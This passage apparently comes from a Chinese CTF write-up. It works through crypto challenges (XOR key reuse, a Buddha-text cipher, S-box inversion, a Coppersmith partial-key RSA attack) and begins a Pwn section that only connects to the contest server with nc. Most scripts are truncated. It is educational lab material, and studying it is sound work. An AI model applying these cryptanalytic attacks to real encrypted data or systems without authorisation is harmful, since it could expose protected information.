2026}
两段密文用的是同一个 KEY,所以密钥流复用,攻击成立。创建一个脚本,把已知明文放进去,即可获得flag
1 | from pwn import xor # pip install pwntools |
将创建好的脚本运行即可获得flag
1 | python solve.py |
8. ez_xor
考点:XOR 密钥复用
原来我们已经写过一个xor的题了,依照上次的解题思路来写这道题,已知密文
同时给了提示flag 头是 zypc,已知xor可逆即密文 xor 明文 = 密钥那么我们就可以用已知明文去 “撞” 出密钥,把密文和 flag 头都转成字节密文是十六进制串,两两一组:20 23 2a 39 21 …,zypc{ 的 ASCII 是:7a 79 70 63 7b,开始推密钥
20 7a (z) 5a
23 79 (y) 5a
2a 70 (p) 5a
39 63 (c) 5a
21 7b ({) 5a
得到密钥为0x5a即z循环异或整个密文,使用CyberChef解密得到flag
9. 佛曰
考点:佛曰密码(与佛论禅)
这道题得知输曳伊摩地俱埵唵度遮嚧伊悉室婆苏无谨阇诃沙伽罚呼俱栗遮提利地墀提阇提喝穆尼耶羯驮萨耶迦婆谨地地卢萨穆输沙南婆为密文需要解密,同时了解到这题是与佛论禅类的题目,在网站上输入密文解密后显示结构错误要带上佛曰,带上后仍然无果,观察发现可以输入密钥,重新通读题目,推测密文的上句我说:每一天中的每一天为密钥输入后仍然无果,同时发现佛曰分为许多版本,其中有一种版本为佛又曰(Takuron 版)怀疑出题人是故意写的佛曰(其实是佛又曰)进行错误指导,在Takuron 版尝试并输入密文后,获得flag(还有误导,可恶)
10. X-box
考点:S-box 置换
打开文件发现一串数字
同时观察脚本

得知为一道 “已知种子的 S-box 置换” 类密码题,加密脚本逻辑为
1 | import random |
也就是一个纯置换(代换)加密:c = sbox[p],S-box 由种子唯一决定。
已知置换是可逆的,只要拿到同一个 S-box 再求逆就能还原,那么编辑脚本(random 是可复现的,种子可以暴力扫描)
1 | import random |
得到flag
11. COPPER!!!
考点:RSA 高位已知攻击(Coppersmith)
将附件下载下来观察,根据提示得知为RSA 高位已知攻击(Coppersmith partial key exposure),文件里的信息进行收集
它用两个 512 位素数 p, q 生成 n,e=65537 加密得到 c
关键泄露:gift = p >> 242 << 242 其实就是p 的高 270 位已知,低 242 位未知
所以我们的思路就是gift = p 的高 270 位左移 242 位,所以令 p = gift + x0(x0 < 2^242 未知),构造多项式 f(x) = x + gift,在模 n 下用 LLL 格约简找到小根 x0,即可还原 p,再正常 RSA 解密(x已经给了X = 2^242)
根据这些编写脚本
1 | n = 140327665931428241706507247511826886093740217602461830887409831500907969733799184229464348140160717878309720399630609215454541244678351056811787417196168382507927421098335348193151253309598658732867196073226290597125288893904368001961122132820607200984760479764946667413007554875074320153039722778153742311461 |
然后在https://sagecell.sagemath.org/上运行,结果跑不出来qaq。原因是因为默认参数把格做成了 50 维,并且
small_roots 内部的求根算法对这么大的数不收敛,免费版的直接gg,所以换成30维,求根改用纯整数算法,去避开卡死。代码换为
1 | n = 140327665931428241706507247511826886093740217602461830887409831500907969733799184229464348140160717878309720399630609215454541244678351056811787417196168382507927421098335348193151253309598658732867196073226290597125288893904368001961122132820607200984760479764946667413007554875074320153039722778153742311461 |
然后运行获得flag
Pwn 方向
1. nc checkin
工具:VM 虚拟机
用虚拟机打开这道题。

能直接看见 Flag(真的是这样子嘛,好草率)。
111,这里是写完pwn回来的我,现在越看越觉得草率,还是正经来一次吧,输入
1
nc ctf.zypc.xupt.edu.cn 50173
建立连接

2. 长安校区门禁登记表
工具:VM 虚拟机
将题目中的文件下载,在虚拟机里先进行尝试。输入命令把文件传进虚拟机:
1 | cd ~ |
